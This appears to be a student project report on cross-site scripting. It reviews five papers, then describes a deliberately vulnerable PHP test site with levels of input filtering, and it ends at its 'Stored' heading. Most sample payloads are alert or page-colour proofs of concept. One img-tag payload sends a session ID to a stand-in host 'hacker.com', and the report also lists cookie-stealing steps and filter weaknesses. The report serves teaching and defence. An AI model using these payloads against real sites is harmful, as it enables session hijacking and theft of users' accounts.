ISSA J COMP

Review 2Report

Title: Attacks and Vulnerability Assessment - *XSS Attacks*

submitted to

Prof Sendhil Kumar K S

in partial fulfilment for the award of the degree of

Bachelors of Technology (B. Tech)

in

Computer Science and Engineering(CSE)

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

Slot:F2

Submitted by

Jyothirmai Puram(19BCE2556)


Abstract

In this project,we are going to perform an cross-site scripting attack on a website ,we will also find the prevention mechanisms to protect them. These XSS attacks most often target Javascript due to it's tight integration with maximum browsers, but can also exploit vulnerabilities in Flash, VBScript, ActiveX, etc., i.e., in a range of programming environments. Due to this ability of the XSS attacks, these are very common and dangerous.
For these reasons, the system developed by us to detect these Cross-Site Scripting attacks, can be very useful to organizations and companies to ensure their system's protection and minimize damage in the circumstances when such an attack occurs. So, this project will not only help companies, but also has a lot of scope in the marketing aspect.

Introduction:

These XSS attacks most often target Javascript due to it's tight integration with maximum browsers, but can also exploit vulnerabilities in Flash, VBScript, ActiveX, etc., i.e., in a range of programming environments. Due to this ability of the XSS attacks, these are very common and dangerous. For these reasons, the system developed by us to detect these Cross-Site Scripting attacks, can be very useful to organizations and companies to ensure their system's protection and minimize damage in the circumstances when such an attack occurs. So, this project will not only help companies, but also has a lot of scope in the marketing aspect.

Flow:



Literature Review:

1) **A Comprehensive Inspection Of Cross Site Scripting Attack by Mohit Dayal, Nanhay Singh & Ram Shringar Raw:**

Technique Implemented: XSS.

Cross Site Scripting attack (XSS) is the computer security threat which allows the attacker to get access over the sensitive information, when the javaScript, VBScript, ActiveX, Flash or HTML which is embedded in the malicious XSS link gets executed. In this paper, the authors had discussed about various impacts of XSS, types of XSS, checked whether the site is vulnerable towards the XSS or not, discussed about various tools for examining the XSS vulnerability and summarized the preventive measures against XSS.

Attack Types:

Stored XSS (type 1): Stored XSS is also known as persistent XSS or type 1 XSS. In this attack, attacker embedded a malicious script which gets permanently stored on the server. One of the most common examples of this type is a XSS attack in a comment field of a blog or forum post.

Reflected XSS (type 2): Reflected XSS is also known as non persistent or type 2 XSS. In this attack attacker first builds the malicious link. After creating the malicious link it sends the URL to the user via email and persuades them to click on it. User then sends the request to the server to give access to the required page. Genuine server handles the request made by the user and sends the response page containing the malicious code. Malicious XSS link gets executed inside the user's browser when the user login and sends the sensitive information to the attacker.

Pseudocode Implemented:

i. *Stored XSS (type 1):* <script>document.body.background="http:// www.gettyimages.in/gi-resources/images/Homepage/CategoryCreative/UK/ UK_Creative_462809583.jpg";</script>

Adds a background image to the website.

ii. *Reflected XSS (type 2):* <script>alert("Reflected XSS Attack");</script>
Gives an alert when form is submitted.

Conclusion:

There is a whole world of XSS taking place that goes beyond proof-of-concept pop-up boxes. Malicious actors are leveraging XSS vulnerabilities for nefarious purposes including click/ad fraud, session stealing, and compromising users' browsers. A single line of code can ruin and alter an entire website especially if the script is inserted into the database and loaded by each user.

Performance Analysis:

Existing Model	Suggested Model
Attack via Email, Stealing user‟s cookies, Sending an unauthorized request and XSS attack in comment field are some ways to attack a website using Cross Side Scripting. A server side XSS Attack can ruin or steal important information from all users of the website.	N- Stalker, Acunetix, Paros, Hackbar and XSS ME are some tools to be used for detection of XSS vulnerabilities. Also, escape all HTML, CSS and JavaScript attributes before performing any new operation.

2) Detection of XSS Attacks in Three Tier Web Applications by Prof.Piyush A. Sonewar & Prof. Sonali D. Thosar:

Technique Implemented: XSS.

Web applications are used on a large scale worldwide, which handles sensitive personal data of users. With web application that maintains data ranging from as simple as telephone number to as important as bank account information, security is a prime point of concern. With hackers aimed to breakthrough this security using various attacks, we are focusing on XSS attacks. Cross Site Scripting (XSS) attacks focuses more on view of the web application and tries to trick users that leads to security breach. We are considering three tier web applications with static and dynamic behavior, for security. Static and dynamic mapping model is created to detect anomalies in the class of XSS attacks.

Attack Types:

Reflected XSS (type 2): A reflected XSS (or also called a non-persistent XSS attack) is a specific type of XSS whose malicious script bounces off of another website to the victim's browser. It is passed in the query, typically, in the URL.

DOM XSS (type 0): DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

Pseudocode Implemented:

i. *Reflected XSS (type 2):* <iframe src=“hackerPage.aspx” width=“200px” height=“200px"></iframe>

Embeds the hackers page onto the host page.

ii. *DOM XSS (type 0):* If the site has a script like: <script>document.write(“<OPTION value=1>” +document.location.href.substring(document.location.href.indexOf(“default=“)+8)+"</ OPTION>");</script>, a DOM Based XSS attack against this page can be accomplished by sending the following URL to a victim:

http://www.some.site/page.html?default=<script>alert(document.cookie)</script>

Performance Analysis:

Existing Model	Suggested Model
There is a heavy server load on the system because of lightweight virtualization and a robust mechanism is needed for detection and prevention of XSS attacks. So the researchers have implemented a system that reduces the server load and implement faster mappingpatterns to remove attacks such as XSS in multitier web applications.	Based on the testing done and results obtained, our approach is efficient considering web server overhead. Using httperf it is found that, upto 90 requests per seconds our system performed similar compared to vanilla system. But above that the system started showing degradation after 110 requests per second. The overhead in the system defined in was 10.3% to 26.2%. But in the researchers approach they have found out that their system's over head is between 4.5% to 12.2%. Also the time required for execution in some system that maintains bulk data is more than their present approach. It is mostly because of the bulk data loading time the system consumes each and every time the request is made by the user. Considering the other overheads on the system in a network, our approach reduces time requirement for the whole system to be completed by nearly 52% on an average.

3) A Google Chromium Browser Extension for Detecting XSS attack in HTML5 based Websites by Arun Prasath Sivanesan, Akshay Mathur & Ahmad Y Javaid:

Technique Implemented: XSS.

The advent of HTML 5 revives the life of cross-site scripting attack (XSS) in the web. Cross Document Messaging, Local Storage, Attribute Abuse, Input Validation, Inline Multimedia and SVG emerge as likely targets for serious threats. Introduction of various new tags and attributes can be potentially manipulated to exploit the data on a dynamic website. The XSS attack manages to retain a spot in all the OWASP Top 10 security risks released over the past decade and placed in the seventh spot in OWASP Top 10 of 2017. It is known that XSS attempts to execute scripts with untrusted data without proper validation between websites. XSS executes scripts in the victim’s

browser which can hijack user sessions, deface websites, or redirect the user to the malicious site. This paper focuses on the development of a browser extension for the popular Google Chromium browser that keeps track of various attack vectors. These vectors primarily include tags and attributes of HTML 5 that may be used maliciously. The developed plugin alerts users whenever a possibility of XSS attack is discovered when a user accesses a particular website.

Attack Types:

Direct Attack Patterns: In Direct attack patterns, attack vectors are obviously determined.

Multiple Format Attack patterns: Multiple format attack patterns include direct attack patterns as well as attributes that can be more comprehensively exploited. For example, src attribute indicates a source URL, commonly used in many tags.

Pseudocode Implemented:

i. Direct Attack Patterns:

<body onscroll="alert(1);">

<input autofocus>

ii. *Multiple Format Attack patterns:* "); <img src="http://hacker.com/cookies.php?id='+localStorage.getItem('SessionID')+"'>");</img>

Conclusion:

XSS is not a foolproof attack and can be prevented by maintaining a repository of common XSS cheat sheets, HTML tags, JS and JSON alerts and changes. Something running in the background and checking for abnormalities in these, can easily detect and XSS attack.

Performance Analysis:

Existing Model	Suggested Model
Although XSS has existed for a long time, it has been ranked consistently in OWASP Top 10 security issues cheat sheet. It mainly occurs when the application includes untrusted data on its webpage. For instance, this vulnerability takes place when GET variables are printed without checking or filtering the content. The comments section in a web page is the most vulnerable part which can be used to construct an attack. There's no mechanism to check for such hidden attacks automatically all the time.	The key to this paper is collecting attack vectors and storing them in the repository. These attack vectors are collected from XSS cheat sheet and HTML 5 cheat sheet. This paper also presents an analysis of different attack patterns and find them using the browser extension. This extension is built using HTML, CSS, JavaScript, and JSON. It works in the background and alerts the user right at the browser if it finds one or more attack patterns. The extension starts working automatically whenever a new tab is opened in the browser A particular web page can also be scanned individually by clicking scan manually option in the extension page.

4) **A Comparative Analysis of Cross Site Scripting (XSS) Detecting and Defensive Techniques by Shaimaa Khalifa Mahmoud, Marco Alfonse, Mohamed Ismail Roushdy & Abdel-Badeeh M. Salem:**

Technique Implemented: XSS.

Now the web applications are highly useful and powerful for usage in most fields such as finance, e-commerce, healthcare and more, so it must be well secured. The web applications may contain vulnerabilities, which are exploited by attackers to steal the user's credential. The Cross Site Scripting (XSS) attack is a critical vulnerability that affects on the web applications security. XSS attack is an injection of malicious script code into the web application by the attacker in the client-side within user's browser or in the server-side within the database, this malicious script is written in JavaScript code and injected within untrusted input data on the web application. This study discussed the XSS attack, its taxonomy, and its incidence. In addition, the paper presented the XSS mechanisms used to detect and prevent the XSS attacks.

Attack Types:

Reflected XSS: The purpose of this attack is to steal the session cookie of the user. This type of XSS attack requires a more interaction between the victim and the attacker.
Stored XSS: This kind of attack occurs frequently in the social networks and other similar applications

Algorithm Implemented:

i. *Reflected XSS: T*he steps are as follows:

1. The attacker sends a link containing malicious script code to the user via email or any similar web page.
2. when the user clicks on this link, the malicious code is sent to the server without being detected by the web application
3. The server sends the HTTP response to the user with the malicious script code.
4. The attacker's domain receives the user's cookies after executing the script contained in the response.
5. The attacker can store these cookies for future use.

ii. *Stored XSS:* The steps are as follows:

1. The attackers insert a malicious script code on a web application that has a vulnerability.
2. When the user sends HTTP request, the web page content which includes the malicious code is accessed.
3. The malicious script is sent to the user by the HTTP response.
4. The script is executed in the web browser and sends the session cookies to the attackers.
5. These stolen cookies are stored on the attacker's domain.

Conclusion:

The XSS attacks are still exploiting the web application vulnerabilities to steal the user credential. The techniques that are used to detect and prevent the XSS attack still needs more work to enhance the accuracy of XSS detection and prevention. Recently, OWASP developed a Web Application Firewall (WAF) model that can detect and prevent the Reflected XSS attack but the Stored XSS attack and the DOM-based XSS attack are still requires more work.

Performance Analysis:

Existing Model	Suggested Model
The existing techniques solve some of the XSS attack problems to protect the user credentials on the web application but the web application still has vulnerability and contains a large amount of the sensitive data which are lost. Most attacks can't be prevented if it is on the client side instead of the server side.	The Stored-XSS attacks still need more research in order to enhance the detection and prevention of them. Also, the web pages are still vulnerable to the DOM-based XSS attacks which require from the researcher to develop new techniques for preventing this kind of threat. The future work is to develop a defensive mechanism that uses data mining and machine learning techniques, to detect and prevent the Stored XSS attack and DOM-based XSS attack in order to reduce the false negative and false positive.

5) **XSS Vulnerability Assessment and Prevention in Web Application by Ankit Shrivastava, Santosh Choudhary & Ashish Kumar:**

Technique Implemented: XSS.

—Cross site scripting (XSS) is a type of scripting attack on web pages and account as one of the unsafe vulnerability existed in web applications. Once the vulnerability is oppressed, an intruder advances intended access of the authenticate user's web-browser and may perform sessionhijacking, cookie-stealing, malicious redirection and malwarespreading. As prevention against such attacks, it is essential to implement security measures that certainly block the third party intrusion. Recently the most dangerous attacks are reflected and DOM based cross-site scripting attacks because in both cases attacker attack using server side scripting and do forgery over the network, it is hard to detect and therefore it must be prevented. Vulnerabilities of websites are exploited over the network through web request using GET and POST method.

Attack Types:

Stored XSS: We inject malicious script in our application to steal the cookie and this could be performed by passing a script.

Pseudocode and Algorithm Implemented:

i. Stored XSS:

This script will navigate the application browser to google.co.in. The URL includes the victim's browser cookie as a query parameter. Once the attacker gets the URL response with cookie he/she can use it to hack the victim's session.

Steps to steal cookie:
1) Choose a form to inject a script into.
2) Request a page from the website.
3) The website contains the malicious string from the DB in the response and sends it to the victim.
4) The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

ii. *DOM XSS:* The following page http://test.mail.org.in contains the below code:
<script>document.write("Current URL:"+document.baseURI);</script>
http://test.mail.org.in/test.html#, It is simple enough JavaScript code that will get executed, If we look at the source of the page, we wont see because it is all happening in the DOM and done by the executed JavaScript code.
DOM based XSS using an example of test.mail.org.in:
1) Refresh web page and capture request in burp suite.
2) Capture request in burp suite.
3) Edit and add 84960';alert(1)//467ffe1de this as a parameter and forward the request.
4) Hence XSS had been performed.

Performance Analysis:

Existing Model	Suggested Model
In existing approach normally developers user java script validation or user input filter to prevent client side malicious inputs, for the output they use escape method and sanitation method. Some more secure web applications use application level firewall to filter user request. But still, we are not able to stop XSS attacks.	It is not sufficient in the prevention of more dangerous XSS payloads. The use of one or two existing approaches can stop the direct malicious inputs from the web browser, but not strong enough to handle middleware attacks. The researchers are using java script validation for user input, java script signature mechanism to identify valid java script, assigning a unique token for client-server request during communication, using escape method to prevent script characters, sanitization method to clean-up HTML text. They also suggest the use of strong application level firewall, use of HTTPOnly cookie flag, use of proper security testing and also the use of scanner tool to detect XSS payloads in all parameters, headers and path, use of strong SPRING tool to develop java application and use of updated web browser.

Reference Papers:

[1] Dayal Ambedkar, M., Ambedkar, N. S., & Raw, R. S. (2018). A comprehensive inspection of cross site scripting attack. 2018 International Conference on Computing, Communication and Automation (ICCCA). doi:10.1109/ccaa.2018.7813770


[2] Sonewar, P. A., & Thosar, S. D. (2019). Detection of XSS attacks in three tierweb applications. 2019 International Conference on Computing Communication Control and Automation (ICCUBEA). doi:10.1109/iccubea.2019.7860069


[3] Sivanesan, A. P., Mathur, A., & Javaid, A. Y. (2018). A Google Chromium Browser Extension for Detecting XSS Attack in HTML5 Based Websites. 2018 IEEE International Conference on Electro/ Information Technology (EIT). doi:10.1109/eit.2018.8500284

[4] Mahmoud, S. K., Alfonse, M., Roushdy, M. I., & Salem, A.-B. M. (2019). A comparative analysis of Cross Site Scripting (XSS) detecting and defensive techniques. 2019 Eighth International Conference on Intelligent Computing and Information Systems (ICICIS). doi:10.1109/ intelcis.2019.8260024

[5] Shrivastava, A., Choudhary, S., & Kumar, A. (2020). XSS vulnerability assessment and prevention in web application. 2020 2nd International Conference on Next Generation Computing Technologies (NGCT). doi:10.1109/ngct.2020.7877529

i)**Web Application Developed:**






- Vulnerability Testing Solutions is a vulnerable website we developed to implement andprevent client-side attacks XSS.

- There are 5 levels of XSS attacks depending on the mechanism used to prevent it. Various mechanisms like sanitising, string replacement, regex, etc are used. 6th level describes Stored XSS.

i) **Proposed Methodology& Description:**

- The application is a PHP based server-side rendering website. The technical stack forthe project is PHP, HTML, CSS, JavaScript.
- The user has a choice to choose 6 levels of XSS attack.
- In the first level of XSS, no security mechanism is used.
- In the second level of XSS, the string “<script>” is searched for and removed. Theproblem with this is the “</script>” isn’t removed.
- In level 3, the previous issue is also taken care of through regex.
- In level 4, in addition to level 3 security, other attack words like script, prompt, alert andh1 are removed.
- In level 5, the “<“ is removed from all the places so any kind of HTML tag doesn’t work.



ii) <u>Implementation of the Attack:</u>


All 3 types of XSS were tried:

- **Reflected:**

  Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In somecases, the user provided data may never even leave the browser

  Attack Script:

  <script>alert("Reflected XSS");</script>



- DOM Based:

  DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source(where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write)."

  Attack Script:


  <*script*>document.body.style.backgroundColor="red";*</script>*

- **Stored:**

